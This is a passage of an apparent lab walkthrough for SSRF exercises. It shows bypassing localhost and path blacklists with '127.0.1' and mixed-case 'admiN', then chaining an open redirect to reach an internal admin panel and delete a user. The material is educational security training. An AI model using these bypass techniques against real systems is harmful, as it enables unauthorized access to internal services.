 Oh, Hold’up! we are been blocked from accessing the admin interface.I tried different encoding techniques(Octal, Hexadecimal, URL, double encoding, dword etc.)but no success, then i started thinking “Is the application blocking me from accessing the localhost or the admin interface or both? , Why don’t i find a way to access the localhost first?” I also tried using (localhost, 127.0.0.1, ::1, fc00:: etc.) but no succes then it got to me why don’t i use “127.0.1” and BOOM! it worked.
 Now let’s go add the admin interface to it.
 Blocked again?
 By using
 http://localhost/admiN i was able to bypass the protection and access the admin interface. We can now go on to delete the user and solve the lab, That was a good experience though.

Lab 4: SSRF with filter bypass via open redirection vulnerability
Objective: This lab has a stock check feature which fetches data from an internal system. To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos. The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.
By this time you should be familiar with “Click on Details and check stock” lol, Let’s move straight to our proxy tool and start playing with the captured request.The “StcokAPi” parameter again? but this this time it has been restricted to access only the local applicattion so we need to find an open redirect vulnerability in the appliaction first. Go back to the stock check page and noticed that there is a button called “Next Product” that redirects to the next product using a parameter “path”.

 Changing the the url in the path parameter to an arbitrary URl get redirected to that URL proving the existence of an Open Redirect Vulnerability.
 We can now replace the “StockApi” parameter with the Open redirect URl and point the path to
 http://192.168.0.12:8080/admin but don’t forget to URL-encode it. 
 We can now go ahead and delete the user to solve the 